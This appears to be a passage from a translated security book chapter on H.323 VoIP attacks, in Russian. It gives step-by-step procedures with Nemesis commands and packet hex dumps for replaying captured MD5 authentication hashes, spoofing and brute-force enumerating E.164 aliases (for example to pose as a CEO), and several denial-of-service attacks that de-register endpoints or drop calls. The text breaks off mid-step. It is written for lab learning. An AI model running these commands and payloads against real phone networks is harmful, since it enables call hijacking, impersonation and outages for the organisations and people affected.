USER	+	1117	+ 1162895565 + != 1C8451595D9AC7B983350D268DB7F36E
USER	+	isec	+ 1162895565 + != 1C8451595D9AC7B983350D268DB7F36E
USER	+	PASS	+ 1162895565 + = 1C8451595D9AC7B983350D268DB7F36E

H.323 replay-атака

H.225-аутентификация также уязвима для replay-атаки. Replay-атака происходит, когда тот же хеш, значение, эквивалентное паролю, может быть повторно отправлен другим источником и успешно аутентифицирован. Например, если сущность принимала бы для аутентификации только MD5-хешы паролей, атакующий мог бы просто повторно воспроизвести любой MD5-хеш, захваченный в сети, например хеш от iSEC, и replay-отправить его. Хотя атакующий не знает, каким является пароль, он повторно воспроизвел значение, эквивалентное паролю, и был аутентифицирован. По этой причине большинство MD5-хешей солится с использованием какого-либо случайного значения. Для H.323 этим значением является временная метка, но использование временной метки создает другие проблемы.

Примечание. Чтобы предотвратить простое MD5-хеширование каждого слова в словаре, H.323 использует временную метку, которая уникальна для каждого запроса аутентификации, имя пользователя (H.323-ID) и пароль для создания MD5-хеша. Следовательно, если пароль - iSEC, он будет объединен с именем пользователя и текущей

временной меткой, чтобы создать уникальное MD5-значение для каждой попытки аутентификации.

Если endpoint и gatekeeper используют разные временные метки от NTP-сервера, хеш, созданный H.323 endpoint, будет недействительным. Например, если endpoint получает временную метку Oct 2, 2008 6:34.00, а gatekeeper получает временную метку Oct 2, 2008 6:34:01, MD5-хешы будут разными и gatekeeper отклонит аутентификацию.

Как можно представить, управление временной меткой от нескольких NTP-устройств с сотнями H.323 endpoints и gatekeepers может стать громоздким, даже если временная метка отличается на .01 секунды. Поэтому H.323 gatekeepers позволяют MD5-хешу, созданному с более старой временной меткой, обычно в пределах 30-60 минут, успешно проходить аутентификацию. Хотя это чрезвычайно помогает в эксплуатационных целях, иначе H.323 endpoints не могли бы стабильно аутентифицироваться, это позволяет атакующему выполнить replay-атаку. Даже несмотря на то что для создания MD5-хеша используются уникальные временные метки, имена пользователей и пароли, MD5-хеш разрешено повторно использовать, replay, в пределах 30- или 60-минутного интервала.

Выполнить replay-атаку довольно просто. Злоумышленник просто sniff-захватывает MD5-хеш от endpoint к gatekeeper и replay-отправляет значение хеша обратно gatekeeper, что позволяет H.323-клиенту атакующего быть аутентифицированным. Выполните следующие шаги, чтобы провести replay-атаку:

1. Убедитесь, что H.323 gatekeeper включен в вашей лабораторной сети.
2. Откройте ваш любимый H.323 endpoint.
3. На второй машине, машине атакующего, откройте Wireshark для сетевого sniffing.
4. С H.323 endpoint на первой машине подключитесь к H.323 gatekeeper, введя правильные имя пользователя и пароль.
5. После того как H.323 endpoint подключится к H.323 gatekeeper, остановите sniffing в Wireshark на второй машине.
6. Прокрутите вниз в Wireshark и выберите пакет с меткой Protocol H.225.0 и описанием Info RAS : RegistrationRequest.
7. Чтобы получить имя пользователя, раскройте запись H.225.0 RAS в разделе protocol details Wireshark, то есть в средней секции, чтобы она выглядела следующим образом:

```
RASMessage: registrationRequest
registrationRequest
cryptoTokens
Item 0
Item: cryptoEPPwdHash
cryptoEPPwdHash
alias: H.323-ID
H323.ID: [USERNAME]
```

8. Чтобы получить MD5-хеш, раскройте H.225.0 RAS в разделе protocol details Wireshark, то есть в средней секции, чтобы он выглядел так:

```
RASMessage: registrationRequest
registrationRequest
cryptoTokens
Item 0
Item: cryptoEPPwdHash
token
```

Значение с меткой hash под token должно быть видно вместе со следующим за ним MD5-значением. Это значение MD5-хеша, которое атакующий может replay-воспроизвести. См. значение MD5-хеша на рисунке 3-7.

Примечание. Обратите внимание на временную метку четырьмя строками выше этого значения MD5-хеша. Это позволяет атакующему узнать, как долго, в минутах, MD5 действителен для выполнения replay-атаки.

9. С помощью инструмента генерации пакетов, такого как Nemesis или Sniffer Pro, создайте пакет аутентификации и отправьте его выбранному gatekeeper. Самый простой метод выполнить это действие - отправить запрос аутентификации от вашего H.323 endpoint к вашему gatekeeper. Эта попытка будет отклонена, потому что у вас нет правильного имени пользователя (H.323-ID) и пароля; однако ее можно использовать как шаблон для нового пакета, который вы собираетесь создать.




Рисунок 3-7: Wireshark и MD5-хеш с H.225-пакетом.

10. После получения шаблона из вашего H.225 Registration Request просто замените неправильное имя пользователя в hex и использованный MD5-хеш значениями, захваченными в сети: именем пользователя, захваченным из сети в hex, а также MD5-хешем, который нужно replay-воспроизвести.
11. После того как старое имя пользователя/MD5-хеш заменены новыми значениями, захваченными из сети, отправьте этот пакет. Это позволит запросу успешно войти на gatekeeper с использованием replay-атаки.

Следующая hex-информация является примером полного пакета H.225 registration request.

Информация, выделенная жирным в оригинале на первой строке, - целевой IP-адрес gatekeeper (с0 а8 74 79 - это 192.168.116.28 в hex). Второй элемент, выделенный жирным, - имя пользователя в hex, захваченное перехваченным сеансом (00 55 00 53 00 45 00 52 00 00 - это USER в hex). Наконец, последний элемент, выделенный жирным, - захваченный MD5-хеш для пакета H.225 registration request.

Примечание. Элементы, выделенные курсивом в оригинале, уникальны для моей лабораторной среды; в вашей собственной лабораторной среде эти элементы будут другими.

```
0e 80 08 be 06 00 08 91 4a 00 05 80 01 00 c0 a8 - IP address
74 49 06 b8 01 00 c0 a8 74 49 06 b7 22 c0 82 01
01 00 07 00 00 00 00 00 00 00 01 34 39 00 00
00 00 00 00 00 00 00 00 00 00 00 02 40 0c
00 44 00 49 00 47 00 53 00 2d 00 69 00 53 00 45
00 43 00 2d 00 74 00 73 00 74 05 00 49 83 58 69
c3 76 82 01 01 00 07 54 61 6e 64 62 65 72 67 01
34 39 2c 2b 10 30 2e 01 04 04 00 55 00 53 00 45 - User Name (e.g USER)
00 52 00 00 c0 45 50 d1 4c 08 2a 86 48 86 f7 0d
02 05 00 80 80 1c 84 51 59 5d 9a c7 b9 83 35 0d - MD5 Hash
26 8d b7 f3 6e 01 00 01 00 01 00 01 00 05 18 01
00 00 12 6d 01 50 20 df 89 03 59 6f 45 19 9f 27
73 c0 a5 92 74 af 00 00 50 20 df 89 03 59 6f 45
19 9f 27 73 c0 a5 92 74 af 00 46 3c 61 73 73 65
6e 74 3e 3c 61 73 73 65 6e 74 5f 74 79 70 65 3e
63 6c 69 65 6e 74 3c 2f 61 73 73 65 6e 74 5f 74
79 70 65 3e 3c 76 65 72 73 69 6f 6e 3e 31 3c 2f
76 65 72 73 69 6f 6e 3e 3c 2f 61 73 73 65 6e 74
3e
```

После того как новый пакет H.225 registration request создан и отправлен с перехваченным MD5-хешем, атакующий успешно аутентифицируется с использованием replay-атаки.

Подмена H.323 endpoint (E.164 Alias)

На высоком уровне E.164 alias - это план телефонной нумерации, используемый для адресов и псевдонимов телефонных номеров для H.323 endpoints. Он также часто используется как идентификатор H.323 endpoints в сети.

Поскольку E.164 alias можно подделать, любой gatekeeper, который использует его как доверенное значение, может быть подорван. В целом любой элемент, которому доверяют как идентифицирующей сущности и который при этом можно подделать, становится большой проблемой безопасности для предприятия. Подмена E.164 alias похожа на другие атаки на доверенные сущности, такие как MAC-адреса на Ethernet-картах, Initiator Node Names на iSCSI endpoints и WWN на Fibre Channel HBA. Если на беспроводной точке доступа используется фильтрация MAC-адресов, любой атакующий может изменить свой MAC-адрес с помощью etherchange с <http://www.ntsecurity.nu/> и обойти средства контроля доступа.

Та же идея справедлива для E.164 alias. Вредоносный endpoint может изменить свой E.164 alias и зарегистрироваться у gatekeeper с поддельной идентичностью. В зависимости от политики gatekeeper атакующему может понадобиться или не понадобиться заранее выполнить DoS-атаку против сущности, за которую он выдает себя, чтобы завершить атаку; это описано далее в этой главе.

Если политика gatekeeper установлена в overwrite, каждому новому endpoint с E.164 alias, уже имеющимся в базе данных gatekeeper, то есть duplicate alias, будет разрешено перезаписать существующую регистрацию; следовательно, DoS-атака не нужна. Если политика установлена в reject, любой новый endpoint с duplicate E.164 alias будет отклонен и поэтому не сможет присоединиться к сети. Чтобы присоединиться к сети с поддельным alias, атакующему нужно выполнить DoS-атаку на законный endpoint, чтобы принудительно перевести его в незарегистрированное состояние в сети. После выполнения Denial of Service-атаки на законный endpoint и его принудительного отключения от VoIP-сети атакующий может проскользнуть внутрь со своим поддельным alias. Более того, когда настоящий endpoint попытается повторно зарегистрироваться в сети, он, вероятно, будет отклонен, потому что уже существует endpoint с его

E.164 alias, то есть endpoint атакующего, который проскользнул внутрь. Разные политики будут влиять на результат для этого класса атак.

Прежде чем атакующий подделает и зарегистрирует другую идентичность в VoIP-сети, ему нужно найти E.164 alias, как показано в следующем разделе. Кроме того, поскольку E.164 alias - это значение, используемое для связи с другим человеком, оно широко публикуется в VoIP-средах, подобно телефонному номеру в телефонной книге. В каталоге компании будут полное имя пользователя и его E.164 alias; часто VoIP-каталоги компаний полностью доступны без аутентификации. Эта информация может использоваться атакующим для подмены практически любого пользователя в VoIP-сети.

Примечание. Один пример довольно серьезной атаки - появиться как руководитель компании, например CEO или CFO, и принимать или совершать телефонные звонки от имени этого человека. Если проходит конференц-звонок с Securities and Exchange Commission (SEC), атакующий будет распознан как CEO/CFO и сможет записывать аудиофрагменты разговора, как описано в главе 4.

Чтобы подделать свой E.164 alias, выполните следующие простые шаги. В этом примере мы будем использовать H.323 endpoint Power Play.

1. Выберите **Start > Programs > PowerPlay > PowerPlay Control Panel**.
2. Выберите вкладку **Gatekeeper**.
3. Обратите внимание на текстовое поле в нижней части экрана, показывающее текущий E.164 alias. Измените текущее значение на новое значение, которое хотите подделать, как показано на рисунке 3-8. Это может быть любое значение из VoIP-каталога компании, например alias CEO компании. Мы будем использовать 37331.

directory, such as the alias of the CEO of the company




Рисунок 3-8: Подмена E.164 alias.

4. Нажмите **ОК**, и готово! E.164 alias подделан и теперь распознается как новая идентичность в VoIP-сети. Все звонки, направленные на 37331, теперь будут перенаправлены на endpoint атакующего.

Примечание. Атакующий, желающий подделать alias, который уже принадлежит другому endpoint, должен будет выполнить Denial of Service-атаку перед шагом 3 на настоящий H.323 endpoint, прежде чем менять свой E.164 alias.

Перечисление E.164 Alias

Есть несколько способов перечислить E.164 alias, что необходимо для подмены H.323 endpoint, как показано в предыдущем примере. Самый простой метод - просто перехватить информацию в сети. Во время звонка один endpoint будет звонить другому endpoint, используя его E.164 alias. Информация endpoint назначения проходит по сети открытым текстом; следовательно, атакующий может просто прослушать соединение и увидеть E.164 alias назначения. Если атакующий прослушивает сеть с помощью Wireshark, местоположение E.164 alias находится в строке dialedDigits. Строка dialedDigits показывает E.164 alias назначения, использованный для голосового соединения. Путь к строке dialedDigits в H.323-пакете с использованием Wireshark показан ниже:

```
H.225.0 RAS
gatekeeperRequest
endpointAlias
Item 1
Item: dialedDigits
dialedDigits
```

Может быть невозможно просто выполнить атаку "человек посередине" для прослушивания сети, что вынуждает атакующего найти лучший способ перечисления E.164-информации. Следующий метод, который является лучшим выбором, когда сниффинг невозможен, - извлечение информации из gatekeeper перебором.

Когда endpoint пытается зарегистрироваться у gatekeeper с неавторизованным E.164 alias, gatekeeper отправляет Security Denial Message, конкретно securityDenial (11). Однако если endpoint пытается зарегистрироваться с E.164 alias, который уже был зарегистрирован, gatekeeper отправит сообщение об ошибке duplicate, конкретно duplicateAlias. Ошибка duplicate сигнализирует, что проверяемая E.164-информация является законной и зарегистрирована у gatekeeper, но используется другим H.323 endpoint. Такое поведение позволяет атакующему перечислять E.164-информацию из gatekeeper. Поскольку атакующему будет сообщено, когда у него неверный E.164 alias (securityDenial) или правильный, но уже используемый E.164 alias (duplicateAlias), он может отправить gatekeeper несколько миллионов пакетов с разными E.164 alias, от 1 до 999999999, пока не получит список сообщений duplicateAlias от gatekeeper. Затем этот список даст атакующему перечень действительных E.164-номеров, позволяя перечислить возможные сущности для подмены. Чтобы автоматизировать эту атаку, атакующий может просто написать сценарий, отправляющий миллионы пакетов запроса регистрации к gatekeeper, каждый с уникальным E.164 alias. Как только атакующий получает от gatekeeper сообщение об ошибке duplicateAlias, он перечислил действительный E.164 alias.

Например, рисунки 3-9 и 3-10 показывают процесс перечисления. Строка 2 (rejectReason) на рисунке 3-9 показывает сообщение об ошибке, когда атакующий пытается зарегистрироваться с E.164 alias, который не авторизован (securityDenial). Строка 2 на рисунке 3-10 показывает сообщение об ошибке (rejectReason), когда атакующий пытается зарегистрироваться с авторизованным E.164 alias, который уже был зарегистрирован (duplicateAlias). Разница в сообщениях об ошибках говорит атакующему, что его вторая попытка использовала действительное имя E.164 alias.

attacker that his second attempt was using a valid E.164 alias name.

```
protocolIdentifier: 0.0.8.2250.0.5 (SNMPv2-SMI::zeroDotZero.8.2250.0.5)
  rejectReason: securityDenial (11)
    securityDenial: NULL
  genericData: 1 item
    Item 0
```

Рисунок 3-9: Ошибка security denial при попытке зарегистрироваться с неавторизованным E.164 alias.

figure 3-9: Security denial error when trying to register with an unauthorized E.164 alias

```
protocolIdentifier: 0.0.8.2250.0.5 (SNMPv2-SMI::zeroDotZero.8.2250.0.5)
  rejectReason: duplicateAlias (4)
    duplicateAlias: 1 item
      Item 0
        Item: dialedDigits (0)
```

Рисунок 3-10: Перечисление E.164 alias по сообщению об ошибке duplicateAlias.

E.164 hopping-атаки

Hopping-атаки позволяют неавторизованным пользователям перепрыгивать через группировки безопасности и выходить из любого вида изоляции, который был введен. Например, hopping-атаки позволяют неавторизованным пользователям получать доступ к авторизованным областям. Более того, эти атаки позволяют непривилегированным пользователям получать доступ к областям, где должны находиться только привилегированные пользователи. Предыдущие hopping-атаки наиболее известны по коммутаторам Cisco. Атакующие могли перепрыгивать через VLAN с использованием специальных VLAN tags и получать доступ к определенным сетям, которые иначе должны были быть ограничены.

E.164 hopping-атака является продолжением атак подмены, описанных ранее. Часто gatekeepers используют E.164 aliases как сущности безопасности, разрешая только статическому набору E.164 aliases регистрироваться у gatekeepers или совершать определенные типы звонков.

Следовательно, E.164 aliases настраиваются с разными зонами для H.323 endpoints. Например, одной группе aliases может быть разрешено звонить куда угодно, включая международные направления в самое дорогое время суток; другая группа может быть ограничена звонками только на внутренние междугородные номера; еще одной группе может быть разрешено звонить только на внутренние номера; а последней группе может быть разрешено звонить только на номера 900.

На момент написания этой книги многие средства контроля исходящего набора не используются, поскольку каждый номер может звонить куда угодно; однако эта тенденция, вероятно, изменится. Например, в современной мобильной среде многие корпоративные разговоры, где обсуждается конфиденциальная информация, происходят по телефону. Предположение состоит в том, что все, у кого есть доступ к номеру, должны присутствовать на звонке; однако номера conference bridge переадресуются не туда чаще, чем людям кажется.

Проблемы pre-texting и утечки информации в Hewlett-Packard, побудившие компанию нарушить закон в 2006 году, хотя практически без последствий, привели к необходимости более сильной защиты для конфиденциальных конференц-звонков

(http://en.wikipedia.org/wiki/2006_HP_spying_scandal). Например, конференц-звонкам, где обсуждаются цели компании, потребуется метод, гарантирующий, что к звонку могут присоединиться только внутренние телефонные номера. Если техника, используемая для

идентификации авторизованных телефонов, - E.164 alias, этот alias можно подделать. Любые средства контроля, настроенные gatekeeper/gateway для ограничений набора, атакующий может просто обойти.

Подмена E.164 alias ломает всю модель подтверждения идентичности в H.323 VoIP-сети. Более того, как конечный пользователь, звоня CEO, CFO или просто коллеге на другом этаже, вы можете в итоге говорить с атакующим, который перехватил идентичность.

Denial of Service через NTP

Теперь, когда мы знаем, почему аутентификации (регистрации) и авторизации нельзя доверять в H.323, переключим внимание на Denial of Service-атаки в H.323-средах.

DoS при включенной аутентификации

Первая DoS-атака, которую мы обсудим, происходит, когда для H.323 endpoints включена аутентификация. Как обсуждалось ранее, H.323-аутентификация использует временную метку от NTP-сервера и несколько других элементов для создания MD5-хеша. Однако атакующий может гарантировать, что H.323 endpoints не смогут зарегистрироваться в сети, обновив H.323-устройства неверной информацией временной метки. Это возможно потому, что NTP использует UDP для транспорта, который не устанавливает соединение и ненадежен; следовательно, любой атакующий может подделать NTP-пакет.

Например, атакующий может использовать rogue NTP server и отправлять H.323 endpoints временные метки, которые не совпадают с временными метками, используемыми gatekeeper. Более того, атакующий может отправлять gatekeeper временные метки, отличающиеся от тех, что используются всеми endpoints. Поскольку большинство H.323 endpoints и gatekeepers не требуют аутентификации для обновлений временной метки, они просто примут временные метки, полученные от атакующего.

В лучшем случае некоторые endpoints и gatekeepers будут принимать информацию временной метки только от определенных IP-адресов; однако атакующие могут просто подделать свои IP-адреса и затем отправить вредоносную информацию временной метки endpoint. Следовательно, при неверной информации временной метки значения MD5-хеша между gatekeepers и H.323 endpoints не совпадут, не давая VoIP-телефону аутентифицироваться.

Примечание. Мощной атаке не нужно нацеливаться на каждый H.323 endpoint в сети, а только на четыре или пять gatekeepers. После того как gatekeepers будут обновлены неверной информацией временной метки, gatekeeper снимет с регистрации или откажется аутентифицировать каждый H.323 endpoint в сети, поставив всю VoIP-сеть на колени.

Используйте следующие шаги, чтобы выполнить DoS-атаку на H.323 endpoints при включенной аутентификации.

1. Используем Nemesis для генерации пакетов; его можно найти на <http://www.packetfactory.net/projects/nemesis/> или на загрузочном BackTrack Live CD (<http://www.remote-exploit.org/index.php/BackTrack>).
2. Запустите Nemesis с BackTrack Live CD.
3. Загрузите iSEC.NTP.DOS с <http://www.isecpartners.com/tools.html>; это входной файл, который мы будем использовать с Nemesis для выполнения NTP DoS-атаки.

4. Выполните команду из шага b. Информация тестовой лаборатории, которая используется, показана в шаге a; ее следует изменить, чтобы она соответствовала IP-адресам вашей лаборатории:

1. Сетевая информация

1. IP атакующего: 172.16.1.103
2. MAC атакующего: 00:05:4E:4A:E0:E1
3. IP цели (H.323 gatekeeper): 172.16.1.140
4. MAC цели (H.323 gatekeeper): 02:34:4F:3B:A0:D3

2. Пример синтаксиса:

```
nemesis udp -x 123 -y 123 -S 172.16.1.103 -D 172.16.1.140 -H 00:05:4E:4A:E0:E1-M 02:34:4F:3B:A0:D3 -P iSEC.NTP.DOS
```

5. Повторяйте шаг b снова и снова столько, сколько хотите, чтобы происходила DoS-атака, или создайте сценарий для ее бесконечного повторения.

6. Следующая hex-информация показывает пример пакета с обновлением NTP timestamp от 7 ноября 2006 года. Фактическое значение временной метки не важно; оно просто должно находиться примерно в пределах 1 000 секунд от правильного времени. Обязательно используйте hex-редактор, если хотите изменить файл, который будет использоваться с Nemesis:

```
dc 00 0a fa 00 00 00 00 00 01 02 90 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
c8 fb 4f b9 b6 c2 69 9c c8 fb 4f b9 b6 c2 69 9c
```

Готово! Теперь вы обновили H.323 gatekeeper неверной информацией временной метки. Все H.323-клиенты, пытающиеся аутентифицироваться, будут отклонены и, следовательно, не смогут совершать телефонные звонки.

Denial of Service через UDP (H.225 Registration Reject)

Следующая Denial of Service-атака включает пакеты H.225 Registration Reject. Как следует из названия, Registration Reject используется для отклонения регистрации или снятия с регистрации существующего H.323 endpoint.

Проблема безопасности заключается в том, что для принудительного отклонения H.323 endpoints из сети не требуется аутентификация. Следовательно, если H.323 endpoint законно аутентифицирован у gatekeeper, атакующий может просто отправить endpoint один UDP-пакет Registration Reject, и endpoint немедленно будет снят с регистрации. Затем законный endpoint попытается зарегистрироваться повторно, но атакующий может просто отправить еще один UDP-пакет и немедленно снять его с регистрации.

Поскольку атака включает только один UDP-пакет, атакующий может отправлять пакеты registration reject раз в несколько минут, чтобы не дать законному H.323 endpoint зарегистрироваться у gatekeeper и тем самым неопределенно долго не давать endpoint отправлять или принимать телефонные звонки.

Выполните следующие шаги, чтобы выполнить DoS-атаку с использованием пакетов Registration Reject.

1. Запустите Nemesis с BackTrack Live CD.
2. Загрузите iSEC.Registration.Reject.DOS с <http://www.isecpartners.com/tools.html> и используйте его как входной файл с Nemesis, чтобы выполнить Registration Reject DoS.

3. После загрузки файла выполните команду в шаге b. Снова информация тестовой лаборатории, которая используется, показана в шаге a; ее следует изменить, чтобы она соответствовала IP-адресам вашей лаборатории:

1. Сетевая информация

1. IP атакующего: 172.16.1.103
2. MAC атакующего: 00:05:4E:4A:E0:E1
3. IP цели (H.323 endpoint): 172.16.1.140
4. MAC цели (H.323 endpoint): 02:34:4F:3B:A0:D3

2. Пример синтаксиса

```
nemesis udp -x 1719 -y 1719 -S 172.16.1.103 -D 172.16.1.140 -H 00:05:4E:4A:E0:E1 -M 02:34:4F:3B:A0:D3 -P iSEC.Registration.Reject.DOS
```

Ниже показана hex-информация из предоставленного пакета Registration Reject. Используйте hex-редактор, если хотите изменить файл, который будет использоваться с Nemesis.

```
14 00 09 9a 06 00 08 91 4a 00 05 83 01 00 00 00
00 00
```

Готово! Одним UDP-пакетом вы сняли H.323-клиент с регистрации.

Примечание. Чтобы выполнить эту атаку на всех H.323-клиентов, просто отправьте один UDP-пакет каждому IP-адресу в сети. Чтобы продлить DoS-атаку, просто отправляйте один UDP-пакет повторно, что не даст всем H.323-клиентам зарегистрироваться снова.

Denial of Service через Host Unreachable Packets

Следующая Denial of Service-атака включает существующий телефонный звонок между двумя H.323 endpoints. Когда два H.323 endpoints устанавливают телефонный звонок, по сети летает множество пакетов. Один из многих пакетов используется, чтобы убедиться, что два endpoints все еще на месте.

Например, разговаривая по мобильному телефону, вы, вероятно, говорите "Алло", когда сталкиваетесь с тишиной на другом конце, чтобы убедиться, что вас не отключили. Во многих ситуациях человек все еще может быть на линии, но молчать, из-за чего вы задаетесь вопросом, не оборвался ли звонок. Та же идея применима к VoIP; пакеты отправляются, чтобы убедиться, что звонок все еще соединен.

В этой DoS-атаке атакующий может многократно подделывать ICMP Host Unreachable packet от одного endpoint другому. В определенных реализациях поставщиков получатель ICMP Host Unreachable packet подумает, что другая сторона отключилась, и завершит звонок.

Примечание. Несколько аппаратных H.323-телефонов были протестированы и оказались уязвимыми для этой атаки. Все поставщики были уведомлены, и эта уязвимость была исправлена.

Следующие шаги можно использовать для выполнения DoS-атаки с использованием ICMP Host Unreachable packets во время существующего звонка.

1. Запустите Nemesis с BackTrack Live CD.
2. Загрузите iSEC.ICMP.Host.Unreachable.DOS с <http://www.isecpartners.com/tools.html>. Мы будем использовать его как входной файл с Nemesis, чтобы выполнить ICMP Host Unreachable DoS.
3. Выполните команду в шаге b. Информация тестовой лаборатории, которая используется, показана в шаге a; ее следует изменить, чтобы она соответствовала IP-адресам вашей лаборатории:

1. Сетевая информация

1. IP атакующего: 172.16.1.103
2. MAC атакующего: 00:05:4E:4A:E0:E1
3. IP цели (H.323 endpoint): 172.16.1.140
4. MAC цели (H.323 endpoint): 02:34:4F:3B:A0:D3

2. Пример синтаксиса

```
nemesis icmp -S 172.16.1.103 -D 172.16.1.140 -H 00:05:4E:4A:E0:E1-M 02:34:4F:3B:A0:D3 -i 03  
-c 01 -P iSEC.ICMP.Host.Unreachable.DOS
```

4. Выполняйте команду повторно или создайте сценарий для ее бесконечного повторения.

Следующая hex-информация показывает пример пакета с пакетом Registration Reject. Используйте hex-редактор, если хотите изменить этот файл для использования с Nemesis.

```
30 30 35 30 36 30 30 31 32 61 31 39 30 30 35 30  
36 30 30 31 65 65 39 32 30 38 30 30 34 35 30 30  
30 30 31 63 31 32 33 34 34 30 30 30 66 66 30 31  
66 66 66 32 63 30 61 38 37 34 34 39 63 30 61 38  
37 34 31 66 30 33 30 31 66 63 66 65 30 30 30 30  
30 30 30 30
```

Готово! Теперь вы принудительно завершили существующий звонок между двумя H.323-клиентами.

Denial of Service через H.225 nonStandardMessage

Наша последняя Denial of Service-атака происходит через пакет H.225 nonStandardMessage. Как следует из названия, нестандартный H.225-пакет отправляется от endpoint цели, которая не может правильно его интерпретировать. Нестандартные сообщения часто используются для выполнения действий, специфичных для поставщика. В случаях, когда пакеты используются неправильно, такое неправильное использование может привести к сбою VoIP-устройства. Как и в предыдущей атаке, атакующий может многократно отправлять этот пакет H.323 endpoint в сети. В зависимости от реализаций поставщика пакет перегрузит систему и вызовет ее сбой. Этот сбой, в свою очередь, открывает endpoint для многих атак, обсуждавшихся ранее в этой главе, например replay-атаки или endpoint spoofing, потому что он убирает законный endpoint из сети на две или три минуты.

Примечание. Несколько аппаратных H.323-телефонов были протестированы и оказались уязвимыми для этой атаки. Все поставщики были уведомлены, и эта уязвимость была исправлена.

Следующие шаги можно использовать, чтобы выполнить эту DoS-атаку, вызывающую сбой удаленного endpoint, с использованием H.225 nonStandardMessage.

1. Запустите Nemesis с BackTrack Live CD.
2. Загрузите iSEC.nonStandardMessage.DOS с <http://www.isecpartners.com/tools.html>; это будет входной файл, используемый с Nemesis для выполнения nonStandardMessage DoS-атаки.
3. После загрузки файла выполните команду из шага b с лабораторной информацией из шага a:

1. Сетевая информация

